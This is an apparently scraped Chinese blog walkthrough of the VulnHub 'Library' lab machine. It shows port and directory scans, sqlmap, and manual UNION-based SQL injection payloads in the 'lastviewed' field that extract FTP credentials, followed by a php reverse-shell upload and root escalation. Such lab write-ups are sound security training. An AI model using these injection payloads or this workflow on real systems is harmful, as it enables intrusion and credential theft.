
library: Vulnhub Walkthrough
网络主机探测:

端口主机扫描:
╰─ nmap -p1-65535 -sV -A -O -sT 10.10.202.136
21/tcp open ftp vsftpd 3.0.3
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)

FTP点弱口令爆破下,看下有无收获
从web入手进行尝试
访问默认页面,进行目录爆破
---- Scanning URL: http://10.10.202.136/ ----
+ http://10.10.202.136/index.html (CODE:200|SIZE:11321)
+ http://10.10.202.136/server-status (CODE:403|SIZE:301)
接下来加大字典进行爆破目录吧
╰─ gobuster -u http://10.10.202.136 -w /opt/SecLists/Discovery/Web-Content/Common-PHP-Filenames.txt
[+] Timeout : 10s
=====================================================
2019/08/01 10:42:45 Starting gobuster
=====================================================
/library.php (Status: 200)
=====================================================
2019/08/01 10:42:48 Finished
http://10.10.202.136/library.php

使用burp进行抓包测试

urldecode {"lastviewed"=="Netherlands"}
直接抓包,进行post注入
╰─ sqlmap -r target.txt --batch --risk=3 --level=5

一直报错,跑不出来,那么就手工注入:
payload: lastviewed="{"lastviewed"=="'Netherlands'"}"

payload:lastviewed="{"lastviewed"=="'Netherlands''"}" #false


进行闭合
payload:
lastviewed="{"lastviewed"=="'Netherlands' and '1'='1'--+"}"
使用union猜解数据库版本信息:
payload:lastviewed="{"lastviewed"=="'Netherlands' union select (CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()))+--+"}"

payload:lastviewed="{"lastviewed"=="'Netherlands' union select database()"}"
version: mysql 5.7.27
database: library
user: username@localhost
枚举表名:
countries
lastviewed="{"lastviewed"=="'Netherlands' union select table_name from information_schema.tables where table_schema='library'"}"

枚举还是否有其他的表存在
lastviewed="{"lastviewed"=="'Netherlands' union select table_name from information_schema.tables where table_schema='library' and table_name not in ('countries')"}"
We couldn't find any information for access
枚举access表的列名
lastviewed="{"lastviewed"=="'Netherlands' union select column_name from information_schema.columns where table_name='access'"}"
We couldn't find any information for password
lastviewed="{"lastviewed"=="'Netherlands' union select column_name from information_schema.columns where table_name='access' and column_name not in ('password')"}"
We couldn't find any information for username
lastviewed="{"lastviewed"=="'Netherlands' union select column_name from information_schema.columns where table_name='access' and column_name not in ('password','username')"}"
We couldn't find any information for service
lastviewed="{"lastviewed"=="'Netherlands' union select column_name from information_schema.columns where table_name='access' and column_name not in ('password','username','service')"}"
We couldn't find any information for id
lastviewed="{"lastviewed"=="'Netherlands' union select column_name from information_schema.columns where table_name='access' and column_name not in ('password','username','service','id')"}"
We couldn't find any information for Netherlands
枚举完成,字段名为:
id,service,username,password,Netherlands
lastviewed="{"lastviewed"=="'Netherlands' union select username from access"}"
We couldn't find any information for globus
lastviewed="{"lastviewed"=="'Netherlands' union select password from access"}"
We couldn't find any information for AroundTheWorld
lastviewed="{"lastviewed"=="'Netherlands' union select service from access"}"
We couldn't find any information for ftp
FTP账户密码:
username globus
password AroundTheWorld

上传php-reverse shell


进行提权操作:

经过多次枚举,发现此密码为root密码
完结!
library: Vulnhub Walkthrough的更多相关文章
- The Library:2 Vulnhub Walkthrough
主机层面扫描探测: ╰─ nmap -p1-65535 -sV -A 10.10.202.132 Starting Nmap 7.70 ( https://nmap.org ) at 2019-08- ...
- HA Joker Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-joker,379/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.132Starti ...
- HA: ISRO Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-isro,376/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.131Startin ...
- LAMPSecurity: CTF6 Vulnhub Walkthrough
镜像下载地址: https://www.vulnhub.com/entry/lampsecurity-ctf6,85/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202 ...
- Hacker Fest: 2019 Vulnhub Walkthrough
靶机地址: https://www.vulnhub.com/entry/hacker-fest-2019,378/ 主机扫描: FTP尝试匿名登录 应该是WordPress的站点 进行目录扫描: py ...
- DC8: Vulnhub Walkthrough
镜像下载链接: https://www.vulnhub.com/entry/dc-8,367/#download 主机扫描: http://10.10.202.131/?nid=2%27 http:/ ...
- HA: Infinity Stones Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-infinity-stones,366/ 主机扫描: 目录枚举 我们按照密码规则生成字典:gam,%%@@2012 cru ...
- Sunset: Nightfall Vulnhub Walkthrough
靶机链接: https://www.vulnhub.com/entry/sunset-nightfall,355/ 主机扫描: ╰─ nmap -p- -A 10.10.202.162Starting ...
- Dc:7 Vulnhub Walkthrough
靶机下载地址: https://www.vulnhub.com/entry/dc-7,356/ 主机扫描: http://10.10.202.161/ Google搜索下: SSH 登录 以上分析得出 ...
随机推荐
- Java 从入门到进阶之路(十二)
在之前的文章我们介绍了一下 Java 类的重写及与重载的区别,本章我们来看一下 Java 类的 private,static,final. 我们在之前引入 Java 类概念的时候是通过商场收银台来引入 ...
- luogu P3807 【模板】卢卡斯定理
求 C(n,n+m)%p C(m,n)%p=C(m%p,n%p)*C(m/p,n/p) #include<cstdio> #include<cstring> #include& ...
- 17-Python执行JS代码--PyExecJS、PyV8、Js2Py
一.Python执行JS代码--PyExecJS.PyV8.Js2Py 1.1.PyExecJS PyExecJS的优点是您不需要照顾JavaScript环境.特别是,它可以在Windows环境中运行 ...
- autoLayout+sizeClass屏幕适配
一.屏幕适配(autoLayout+sizeClass) 1.目前市面上的主流布局形式: a. frame 布局,通过代码计算(老程序员习惯使用) b. autoLayout(新的出现)与sizeCl ...
- 移动开发在路上-- IOS移动开发系列 多线程一
类似于什么是进程什么是线程在这里我就不多浪费时间了(Google一下什么都有)! 废话不多说先上图,我相信大家都是喜欢看图的人,俗话说得好,求图求真相吗?虽然这里只有屌丝一个但是真相还是会有的... ...
- BZOJ2440完全平方数(莫比乌斯反演)
Description 小 X 自幼就很喜欢数.但奇怪的是,他十分讨厌完全平方数.他觉得这些数看起来很令人难受.由此,他也讨厌所有是完全平方数的正整数倍的数.然而这丝毫不影响他对其他数的热爱. 这天是 ...
- 初探hook的键盘获取
初探hook的键盘获取 import pyHook import pythoncom class e(): keyIsPressed = False #键盘是否按下 按住.. def onKeyDow ...
- Spring整合Shiro 权限 角色 用户关系分析
Spring整合Shiro 权限 角色 用户关系分析 作者 : Stanley 罗昊 [转载请注明出处和署名,谢谢!] 前置内容 之前我们学习了,使用注解的方式去完成权限的控制,当然,也是静态的,也就 ...
- ARTS-S anaconda常用命令
建新的环境 conda create --name py36 python=3.6 显示所有环境 conda info --envs 一键安装 wget https://repo.anaconda.c ...
- 递归的实际业务场景之MySQL 递归查询
喜欢就点个赞呗! 源码<--请点击此处查看 引入 当我看到一些评论时,例如下面的样子.我挺好奇这个功能是怎么样做出来的.进过查阅资料,发现这其实是 MySQL 的递归操作.下面就让我操作一下怎么 ...